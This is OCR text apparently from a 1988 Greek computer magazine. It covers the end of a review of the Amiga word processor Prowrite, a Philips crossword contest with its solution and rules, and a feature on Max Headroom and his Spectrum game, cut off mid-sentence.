που θα τυπωθούν. Μέσα από το πρόγραμμα μπορούμε εμείς να ελέγξουμε αν η εκτύπωση θα γίνει σε graphics mode ή σε κανονικό mode εκτύπωσης,με draft ή NLQ χαρακτήρες. Η δυνατότητα αυτή είναι πραγματικά πρωτότυπη και πρακτική. Ο βασικότερος λόγος είναι ότι η εκτύπωση σε graphics mode είναι πολύ ανώτερης ποιότητας και πολλές φορές (ανάλογα με τον εκτυπωτή) πλησιάζει εκείνη των laser, με μόνο μειονέκτημα τον πολύ μεγάλο χρόνο εκτύπωσης (η κάθε γραμμή «περνιέται» τρεις ή τέσσερις φορές). Από την άλλη πλευρά η standard εκτύπωση δεν προσφέρει τόσο υψηλή ποιότητα, αλλά είναι ταχύτατη (ειδικά σε draft mode). Τις περισσότερες φορές λοιπόν, τα μέχρι τώρα προγράμματα ενσωμάτωναν τη μια ή την άλλη επιλογή. Το Prowrite όμως ενσωματώνει και τα δυο, και γίνεται έτσι κατάλληλο για εκτυπώσεις υψηλής ποιότητας, αλλά και ικανό να κρατήσει την αλληλογραφία ακόμα και μιας μικρής επιχείρησης.

Ας αφήσουμε όμως τα εκτυπωτικά προσόντα του Prowrite και ας πάμε στο επόμενο menu. Εδώ βρίσκονται όλες οι εντολές που χειρίζονται blocks κειμένου στην οθόνη.

Το να ορίσετε ένα block είναι πολύ απλό. Απλώς πατάτε το αριστερό κουμπί στην αρχή του κειμένου και το κρατάτε πατημένο έως το τέλος του block. Το background του block γίνεται μαύρο, δείχνοντάς σας ότι είναι ενεργοποιημένο. Από εδώ και μπρος είναι στη διάθεσή σας. Στο menu υπάρχουν εντολές για μετακίνηση ή αντιγραφή του block, οι Cut, Copy και Paste. Η διαφορά μεταξύ τους δεν είναι και τόσο φανερή. Η Paste χρησιμοποιείται περισσότερο για αντιγραφή του block πολλές φορές σε διάφορα σημεία του κειμένου, ενώ η Copy μόνο μια φορά. Εκτός από αυτό, η εντολή Copy έχει μια παραλλαγή, την Copy Format, η οποία αντιγράφει μόνο το format του κειμένου. Φυσικά υπάρχει εντολή για σβήσιμο του block. Κάτι που δεν έχει μεγάλη σχέση με τα blocks είναι η εντολή show, η οποία αφήνει ένα χαρακτηριστικό συμβολάκι (κάτι σαν κεφαλαίο Ο με χερούλι) κάθε φορά που πατάτε Return, δηλαδή τον ASCII χαρακτήρα 13. Τέλος δεν θα πρέπει να παραλείψουμε άλλη μια σημαντική δυνατότητα, την



αλλαγή του «μετρητή σελίδας» (Ruler) του κειμένου από cm σε ίντσες και αντίστροφα.

Το επόμενο menu είναι το μικρότερο της «οικογένειας». Θα βρούμε εκεί μόνο 4 εντολές, οι οποίες ειδικεύονται στην εύρεση και αντικατάσταση λέξεων στο κείμενο. Μπορούμε να επιλέξουμε εάν η εύρεση θα συμφωνεί σε μικρούς ή κεφαλαίους χαρακτήρες. Τέλος με τη βοήθεια της εντολής Goto μπορούμε να μεταφερθούμε σε οποιαδήποτε σελίδα του κειμένου. Θα πρέπει να σημειώσουμε την ταχύτητα του προγράμματος˙ τα πάντα εκτελούνται πραγματικά στιγμιαία. Ειδικά οι μετακινήσεις των blocks γίνονται σε αμελητέο χρόνο, φυσικά με τη βοήθεια του τρομερού blitter.

Πάμε στο menu των χαρακτήρων. Εδώ υπάρχουν όλοι οι γνωστοί χαρακτήρες σε χρήση, π.χ. κανονικοί, bold, italics, υπογραμμισμένοι (underline) και χαρακτήρες subscript ή superscript για χρήση σε εκθέτες και δείκτες. Αυτό βέβαια δεν σημαίνει ότι δεν υπάρχει η δυνατότητα για να φορτώσετε διάφορα fonts. Άλλωστε το Prowrite συνοδεύεται από μια τέτοια βιβλιοθήκη με οικογένειες χαρακτήρων διαφορετικού ύψους, στους οποίους συμπεριλαμβάνονται φυσικά και ελληνικά. Δυστυχώς η ποικιλία στα ελληνικά δεν είναι τόσο μεγάλη, σε αντίθεση με τους Λατινικούς χαρακτήρες οι οποίοι αλλάζουν από γοτθικά έως ...PIXELοειδή, ούτε έχετε στη διάθεσή σας κάποιον διαθέσιμο Font editor (τουλάχιστον στην έκδοση που είχαμε εμείς δεν υπήρχε τέτοια utility). Έτσι λοιπόν θα πρέπει να αρκεστείτε σε ένα και μόνο font.

Η επόμενη επιλογή είναι η Paragraph. Εδώ υπάρχουν ίσως οι βασικότερες εντολές μέχρι τώρα. Συγκεκριμένα από εδώ θα καθορίσετε τη στοίχιση των λέξεων μέσα στο κείμενο, το κεντράρισμα των γραμμών και τα κενά μεταξύ των γραμμών του κειμένου. Εδώ μπορούμε να μεταβάλλουμε και τα tabs, τον τύπο και το μήκος τους. Μπορείτε έπειτα από κάθε return να ξεκινάτε το γράψιμο από την δεξιά μεριά της οθόνης αντί για την αριστερή˙ αυτό επιτυγχάνεται με τα Right και Left Aligned, και ίσως θα διευκόλυνε αρκετά το γράψιμο στην... Αραβική.

Τελειώνουμε με το menu Document. Εδώ καθορίζετε τι γράφετε και γιατί το γράφετε. Μπορείτε να κάνετε editing του κειμένου ή μόνο του header (επικεφαλίδας) ή έστω και του footer (υποσημείωση). Δεν χρειάζεται να πούμε ότι τα χαρακτηριστικά των headers και footers είναι πλήρως οριζόμενα από τον χρήστη. Μπορούν επίσης να «κρυφτούν» ή να εμφανιστούν στο κείμενο, αφήνοντάς

ΟΙ ΣΩΣΤΕΣ ΛΥΣΕΙΣ του Μεγάλου Διαγωνισμού

MOVING SOUND

ΔΩΡΑ





ΝΑ ΟΙ ΣΩΣΤΕΣ ΛΥΣΕΙΣ ΤΟΥ ΔΙΑΓΩΝΙΣΜΟΥ

Ελέγξτε τις απαντήσεις σας και εάν είναι σωστές, καλή τύχη στην κλήρωση της 23/5. Και μην ξεχνάτε, τα ονόματα των νικητών θα δημοσιευτούν στο τεύχος του Ιουνίου (PIXEL)

PRO-AD

MOVING SOUND

Η οθόνη των εγχρώμων τηλεοράσεων PHILIPS F.S.Q. είναι τετράγωνη και

[1]	[2]	[3]	[4]	[5]	[6]	[7]
Ε	Π	Ι	Π	Ε	Δ	Η

Συμπληρώστε τη λέξη μεταφέροντας στα πιο πάνω τετράγωνα τα γράμματα που αντιστοιχούν στα αριθμημένα τετράγωνα του σταυρολέξου.

	1	2	3	4	5	6	7	8	9	10
1	Μ	Α	Ρ	Μ	Α	Ρ	[1]Ε	Ν	Ι	Α
2	Ι	Ρ	PHILIPS	[2]Π	Ρ	[3]Ι	Ν	Τ	Ε	Ρ
3	Κ	Α	Σ	Ε	Τ	Α	PHILIPS	Ι	Ρ	Α
4	Ρ	PHILIPS	Α	Ρ	PHILIPS	Κ	Α	Σ	Ε	Σ
5	Ο	Θ	Ο	Ν	[7]Η	PHILIPS	Γ	Κ	Ι	PHILIPS
6	Τ	Ε	Υ	Τ	Λ	Ο	Ν	PHILIPS	Σ	Α
7	Σ	PHILIPS	Ν	Ε	Ι	Λ	Ο	Σ	PHILIPS	Ρ
8	Ι	Ν	Τ	Σ	Α	PHILIPS	Ι	[5]Ε	Ρ	Α
9	[4]Π	Ι	PHILIPS	PHILIPS	Ι	Τ	Α	Λ	Ο	Ι
10	Σ	Ο	Υ	[6]Δ	Α	Ν	PHILIPS	Α	Σ	Ο

ΟΡΙΖΟΝΤΙΑ

1. Αλώνια που θυμίζουνε Διγενή Ακρίτα.
2. Χημικό σύμβολο του ιρίδιου – Εξάρτημα συστήματος ηλεκτρονικών υπολογιστών.
3. Του μαγνητοφώνου ανακαλύφθηκε από την Φίλιπς – Αρχικά επαναστατικού στρατού που δρα στην Ιρλανδία.
4. Μέτρο έκτασης ξένων – Χρηματοκιβώτια.
5. Απαραίτητη στον ηλεκτρονικό υπολογιστή – Φυτό χριστουγεννιάτικης διακόσμησης.
6. Κοινά λέγεται παντζάρι – Ο αριθμός 201 με γράμματα.
7. Μεγάλος ποταμός της Αφρικής.
8. Υποδιαίρεση... ποδιού – Οδός της Αθήνας.
9. Σύμφωνο της αλφαβήτου – Οι κάτοικοι ευρωπαϊκής χώρας.
10. Πρωτεύουσα του το Χαρτούμ – Αρχικά οργανισμού μας σχετικού με σταφίδες.

ΚΑΘΕΤΑ


1. Η ανακάλυψη τους συνετέλεσε στο να μειωθεί σημαντικά ο όγκος των ηλεκτρονικών υπολογιστών.
2. Ακολουθεί τον συλλογισμό – Αρχή... θέλησης – Νησί των Κυκλάδων, σε κοινή του ονομασία.
3. Δεύτερο συνθετικό σειράς της Φίλιπς για τους νέους.
4. Απαραίτητος στις παραστάσεις Καραγκιόζη.
5. Ξένων τέχνη – Δικαστήριο των αρχαίων Αθηναίων.
6. Μάρκα ελληνικής σαμπάνιας (αντ) – Το μισό του... όλου – Ο αριθμός 350 με γράμματα.
7. Ουδέτερο αριθμητικού (καθ) – Έλλειψη γνώσης.
8. Κόμπακτ..., εφευρέτης του η Φίλιπς – Χρήσιμη σε αναβάτη.
9. Πρωτοστατούν σε λειτουργίες – Νταιάνα..., διάσημη ξένη τραγουδίστρια.
10. Πόλη της Γαλλίας – Χαμηλή η πυκνότητά του (ουδ).

ΟΡΟΙ ΣΥΜΜΕΤΟΧΗΣ:

1. Στον «διαγωνισμό της PHILIPS» μπορούν να λάβουν μέρος όσοι διαμένουν στην Ελλάδα, μ' ένα και μόνο δελτίο συμμετοχής. Εξαιρούνται οι υπάλληλοι της ΦΙΛΙΠΣ ΕΛΛΗΝΙΚΗ ΑΕ και οι οικογένειές τους καθώς και οι υπάλληλοι της διαφημιστικής εταιρίας PRO-AD AE.
2. Το δελτίο συμμετοχής με τα στοιχεία του διαγωνιζόμενου και τη λύση του σταυρολέξου πρέπει να ταχυδρομηθεί το αργότερο μέχρι τις 2/5/88 (σφραγίδα Ταχυδρομείου) στην PRO-AD AE, Βασ. Σοφίας 75, 115 21 ΑΘΗΝΑ, με την ένδειξη «για το διαγωνισμό PHILIPS MOVING SOUND». Ημερομηνία αποστολής θεωρείται αυτή που αναγράφεται στη σφραγίδα του ταχυδρομείου.
3. Οι σωστές απαντήσεις και ο κανονισμός του διαγωνισμού έχουν κατατεθεί στη συμβολαιογράφο κα. Άννα Σακελλαροπούλου Φειδίου 7 ΑΘΗΝΑ.
4. Μεταξύ εκείνων που θ' απαντήσουν σωστά θ' αναδειχθούν οι νικητές με κλήρωση, που θα γίνει στις 23/5/88 στην ΦΙΛΙΠΣ ΕΛΛΗΝΙΚΗ ΑΕ, 25ης Μαρτίου 15, ΤΑΥΡΟΣ, στις 11 π.μ.
5. Η εταιρία διατηρεί το δικαίωμα ν' ανακαλέσει την προκήρυξη του διαγωνισμού ή να μεταβάλει τις ημερομηνίες.
6. Για τη συμμετοχή δεν απαιτείται η αγορά του προϊόντος.
7. Τ' αποτελέσματα του διαγωνισμού με τα ονόματα των νικητών θα δημοσιευθούν στο τεύχος Ιουνίου του περιοδικού PIXEL οι δε νικητές θα ειδοποιηθούν γραπτά για να τα παραλάβουν.

ΕΦΑΡΜΟΓΕΣ

ΓΙΑ PIXEL USERS AMIGA PROWRITE




σας διαθέσιμο χώρο στο παράθυρο του κειμένου.

Λέμε βέβαια παράθυρο, γιατί το κείμενο δεν πιάνει ολόκληρη την οθόνη. Εκμεταλλευόμενο αυτό το γεγονός, το Prowrite είναι ικανό να «ανοίξει» μέχρι 8 τέτοια παράθυρα με διαφορετικά κείμενα, για παράλληλο editing, περνώντας από το ένα στο άλλο. Οι σελίδες κάθε παράθυρου έχουν αρίθμηση σύμφωνα με τα γούστα σας. Μπορείτε λοιπόν να τις αριθμήσετε με κανονικά ψηφία, με λατινικά γράμματα κεφαλαία ή μικρά ή και με την κλασική ρωμαϊκή αρίθμηση για πιο ... σικ editing!

ΕΠΙΛΟΓΟΣ

Τίποτα δεν λείπει από το Prowrite. Περιλαμβάνει όλες τις κλασικές λειτουργίες των wordprocessors και αρκετές δικές του. Έτσι λοιπόν, δεν έχουμε να πούμε τίποτα παραπάνω από αυτόν. Τα λόγια ίσως περιττεύουν. Είναι απλά, πλήρης. ■






CIS

ΘΕΜΑ

MAX HEADROOM
Η ΨΗΦΙΑΚΗ ΠΡΟΣΩΠΙΚΟΤΗΤΑ



Το πρόσωπό του είναι τόσο γνωστό όσο και οι διασημότεροι ηθοποιοί ή τραγουδιστές. Παρουσιαστής, σόουμαν, ηθοποιός, διαφήμιση της Coca Cola, αλλά πάνω απ' όλα computer graphics. Κυρίες, κύριοι... ο Max Headroom!

ΤΟΥ Γ. ΚΥΠΑΡΙΣΣΗ

Ο Max Headroom ξεκίνησε την καριέρα του πριν από έναν περίπου χρόνο. Όλα άρχισαν από ένα κατά τα άλλα όχι σπουδαίο τηλεοπτικό σήριαλ επιστημονικής φαντασίας, το οποίο όμως έκρυβε αρκετούς άσσους όπως αποδείχτηκε στη συνέχεια. Ή μάλλον για την ακρίβεια έναν άσσο. Ας δούμε όμως λίγο το story της υπόθεσης:

...Γη, κάπως κάπου, κάποτε στο μέλλον. Ένα μέλλον αρκετά σκοτεινό και ακαθόριστο, γεμάτο από τεχνητά φώτα, ατέλειωτες μεγαλουπόλεις και computers. Computers που ελέγχουν και καταγράφουν τα πάντα. Κανένας δεν μπορεί πια να τους συναγωνιστεί στην ταχύτητα και στις ικανότητες, με αποτέλεσμα να λειτουργούν όλο το εικοσιτετράωρο σε κάθε σημείο του κόσμου, στα σπίτια, στις γειτονιές, στους δρόμους, δίνοντας στους ανθρώπους έτοιμο οτιδήποτε χρειάζονται. Μαζί με τους computers κυρίαρχη στον κόσμο είναι και η τηλεόραση.

Τεράστιες ιδιωτικές επιχειρήσεις προσφέρουν θέαμα, πληρώνουν τρομοκράτες για αποκλειστικότητα τρομοκρατικών στιγμιότυπων στις ειδήσεις και έχουν τη δυνατότητα να μετρούν αμέσως την ακροαματικότητα και τις αντιδράσεις του κοινού. Βέβαια όλα αυτά δεν μας ενδιαφέρουν άμεσα μέχρι εδώ, αλλά η συνέχεια επιφυλάσσει πολλές εκπλήξεις.


Στην προσπάθεια λοιπόν να κατακτήσει την αποκλειστικότητα, το μεγαλύτερο ιδιωτικό κανάλι του κόσμου, το Κανάλι 23, βάζει σ' εφαρμογή μια νέα τεχνική διαφημίσεων, τις Τηλεσφήνες. Η ιδέα ήταν κατά βάθος καλή, μια και με τη βοήθεια μιας καταιγίδας εικόνων οι διαφημίσεις «μικραίνουν» στο ένα δέκατο του χρόνου τους. Η εφαρμογή όμως ήταν για τους τηλεθεατές θανατηφόρα. Ο Έντισον Κάρτερ λοιπόν, ένας «πρωταθλητής» δημοσιογράφος, αναλαμβάνει για κακή

τους τύχη να μάθει ποιός κρύβεται πίσω απ΄ όλα αυτά.

Οι Εγγλέζοι έχουν γι΄ αυτή την περίπτωση μια καλή παροιμία: Η περιέργεια σκότωσε τη γάτα. Βέβαια ο ΄Εντισον Κάρτερ, αν και αρκετά περίεργος, δεν είναι καθόλου γάτος. ΄Ισως αυτός να είναι τελικά ο λόγος που μεταφέρεται όχι νεκρός αλλά αναίσθητος, έπειτα από μια τρελή καταδίωξη από τους «κακούς» του Καναλιού 23. Εκεί υποβάλλεται σε μια εξέταση της μνήμης του, με σκοπό να διαπιστωθεί πόσο έχει «προχωρήσει» στην υπόθεση. Η μνήμη του κι όλες οι διανοητικές λειτουργίες αντιγράφονται από τον κεντρικό επεξεργαστή, κι εκεί γίνεται το αναπάντεχο. Ο ΄Εντισον Κάρτερ ξαναζωντανεύει μέσα στο monitor αυτή τη φορά, σε digitized μορφή. Το μόνο πράγμα που θυμάται από το ατύχημα είναι η διαχωριστική πινακίδα, τη στιγμή της σύγκρουσης, με την επιγραφή: MAX HEADROOM, 2.30M...

ΤΙ ΕΙΝΑΙ Ο Μ... Μ... ΜΑΧ;

Είναι δύσκολο να πεις από την αρχή με σιγουριά από τι είναι φτιαγμένος. Computer graphics ή απλό κινηματογραφικό τρυκ; Η πρώτη εικόνα είναι σίγουρο ότι θυμίζει computer graphics, αλλά ποιός computer είναι ικανός να υποστηρίξει τον τεράστιο αριθμό από «καρέ» που απαιτεί ο Max Headroom; Βέβαια οι σημερινοί minicomputers ή ακόμα και ο ABAQ δεν κουράζονται ιδιαίτερα από τέτοιου είδους εργασίες, αλλά ακόμα και για αυτούς ο Max δεν είναι κάτι το εύκολο.




Η κυριότερη ίσως δυσκολία είναι ότι αποτελεί μια ολοζώντανη προσωπικότητα: Γελά, κάνει γκριμάτσες και αρθρώνει κανονικά τις λέξεις, σε αντίθεση με τα κινούμενα σχέδια που απλά ανοιγοκλείνουν το στόμα τους προσπαθώντας να «μιμηθούν» ό,τι προφέρουν. Από την άλλη μεριά πάλι, το background με τις οριζόντιες κινούμενες γραμμές που δίνουν την εικόνα του τρισδιάστατου χώρου είναι σχεδόν σίγουρο ότι δημιουργούνται από υπολογιστή. Η απάντηση παρ΄ όλα αυτά είναι απλή: Ο Max Headroom είναι ο ίδιος ο ηθοποιός που υποδύεται τον ΄Εντισον Κάρτερ. Ο Ματ Φριούερ (αυτό είναι το πραγματικό του όνομα) ποτέ δεν πίστευε ότι θα μπορούσε να γίνει τόσο ξαφνικά κέντρο ενδιαφέροντος, μια και εκτός από έναν μικρό ρόλο σε ένα σήριαλ, τον «Ρομπέν των Δασών», δεν είχε πραγματοποιήσει μεγάλες εμφανίσεις.



΄Ολα ξεκίνησαν από μια ιδέα, πριν πέντε περίπου χρόνια, με σκοπό την παραγωγή συνθετικών εικόνων graphics για μια σειρά από video-clips. Η συνηθισμένη διαδικασία παραγωγής γραφιστικών εικόνων δεν ενθουσίασε και τόσο τους παραγωγούς, οι οποίοι ξεκίνησαν να δουλεύουν σε κάτι πραγματικά εντυπωσιακό. Ο Ματ Φριούερ ήταν ό,τι έπρεπε: γεωμετρικές γραμμές, τετράγωνο πρόσωπο και ίσια ξανθά μαλλιά. Μια μάσκα από ελαστικό, άχρωμοι φακοί επαφής και συνθετική οδοντοστοιχία, του χάρισαν τα προσωπικά του χαρακτηριστικά: πρόσωπο γυαλιστερό και ευθύ, εκτυφλωτικό χαμόγελο, καθόλου φρύδια, ίσια κοντά, ξανθά, κολλη-



ΘΕΜΑ MAX HEADROOM




μένα προς τα πίσω μαλλιά και κουμπιουτερίστικο άδειο βλέμμα. Σε όλα αυτά ήρθε να προστεθεί και η computerized ομιλία του, μια ομιλία περασμένη από συνθεσάιζερ, γεμάτη διακοπές και απότομες επαναλήψεις, ακριβώς σαν τις ομιλίες που συναντά κανείς στα περισσότερα wrap και break κομμάτια των νέγρων τραγουδιστών. Η εξήγηση που δόθηκε ήταν η αδυναμία του computer να μετακινήσει τόσο γρήγορα τη σκέψη του Max μέσα στα κυκλώματα μνήμης, «φρενάροντας» κάθε τόσο την ομιλία του. Έτσι λοιπόν, μια πολύ έξυπνη ιδέα και μερικά ίσως «κουτά» τρυκ, έδωσαν στον Max Headroom αυτό που χρειαζόταν: το στυλ. Το γεγονός ότι αποτελεί ουσιαστικά ένα ηλεκτρονικό κεφάλι τον κάνει ακόμα πιο «απόμακρο» και ελκυστικό.

Γεγονός βέβαια είναι ότι και οι δημιουργοί του είναι πανέξυπνοι, γιατί κατάφεραν να περάσουν την εντύπωση ότι ο Max Headroom είναι ελεύθερος και ανεξάρτητος από τον computer που τον φιλοξενεί. Κρύβεται και αλλάζει θέσεις διαρκώς μέσα στη μνήμη, εμφανίζεται ακριβώς όταν δεν τον περιμένουν, για να χαθεί αμέσως μετά... δεν είναι ένα απλό πρόγραμμα του software του υπολογιστή του.

Τα υπόλοιπα είναι πια φυσικά. Ο Max Headroom είναι ο πιο επιτυχημένος παρουσιαστής video-clips και μουσικών εκπομπών σε όλον τον κόσμο. Εκατομμύρια θαυμαστές του τον παρακολουθούν κάθε βδομάδα στο κανάλι 4 του Λονδίνου. Έχει πάρει συνέντευξη από τον Sting, έχει πρωταγωνιστήσει σε video-clip του συγκροτήματος ART OF NOISE και έχει πάρει μέρος στην ακριβότερη διαφήμιση της Coca-Cola! Τύπος και δημοσιογράφοι ασχολούνται μαζί του, ενώ έχει ξεσπάσει πραγματικός πόλεμος ανάμεσα στις μεγάλες διαφημιστικές εταιρίες για το ποιά θα «κλείσει» τον Max. Και βέβαια η φυσικήσυνέχεια όλων αυτών είναι το video.

Στα Ελληνικά video-club κυκλοφορεί εδώ και τρεις μήνες περίπου η βιντεοταινία με θέμα τον Max σε μια σειρά επεισοδίων, αυτών που πρωτοεμφανίστηκαν στο 4ο κανάλι της Βρετανίας. Η κασέτα (ή μάλλον οι κασέτες, γιατί πρόκειται για σετ 3 κασετών) παρουσιάζει τα καλύτερα επεισόδια της σειράς των σήριαλς, συμπεριλαμβανομένου βέβαια και του πρώτου, το οποίο διηγείται τη «γέννηση» του Max. Για το σήριαλ δεν έχουμε να πούμε πολλά πράγματα, αξίζει όμως να το δείτε μόνο και μόνο γιατί έχει τον πρώτο digitized (ή σχεδόν digitized) πρωταγωνιστή.

Έπειτα λοιπόν από όλη αυτή τη δόξα, τι άλλο έχει σειρά; Μα φυσικά το computer game. Μέχρι στιγμής βέβαια το game, το οποίο έγινε μεγάλη επιτυχία στον SPECTRUM δεν έχει φτάσει στη χώρα μας. Αλλά βέβαια τι PIXEL θα ήμαστε αν δεν το βρίσκαμε κι αν δεν σας το παρουσιάζαμε;



MAX HEADROOM: THE GAME

Το παιχνίδι της QUICKSILVA, είναι αρκετά παλιό αλλά είναι ίσως από τα λίγα τα οποία κατορθώνουν να πιάσουν τόσο καλά την υπόθεση της ταινίας. Φορτώνετε λοιπόν την κασέτα, αρπάζετε την πιστή σας κάμερα κι ετοιμάζεστε να ξεμπροστιάσετε το Κανάλι 23. Στην περιπέτειά σας θα έχετε τη βοήθεια της αφοσιωμένης σας προγραμματίστριας Θηώρα Τζόουνς. Κύρια αποστολή σας είναι να εισβάλετε στο τεράστιο κτήριο της εταιρίας.

Πρώτη σας δουλειά είναι να καταφέρετε να μπείτε στο ασανσέρ του κτηρίου για να φτάσετε στους ορόφους 200 και 209. Δυστυχώς στο ασανσέρ αυτό δεν μπαίνει όποιος-όποιος κι επειδή για τις σκάλες δεν γίνεται κουβέντα, το μόνο που σας μένει είναι να βραχυκυκλώσετε τα καλώ-

